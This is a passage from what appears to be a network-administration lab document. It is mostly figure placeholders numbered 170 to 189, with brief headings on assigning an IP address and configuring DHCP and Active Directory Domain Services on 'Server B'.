


Figure 170




Figure 171




Figure 172




Figure 173

SERVER B

I. Assigning IP address




Figure 174

II. Configuring DHCP and ADDS




Figure 175




Figure 176




Figure 177




Figure 178




Figure 179




Figure 180




Figure 181




Figure 182




Figure 183




Figure 184




Figure 185




Figure 186




Figure 187




Figure 188




Figure 189

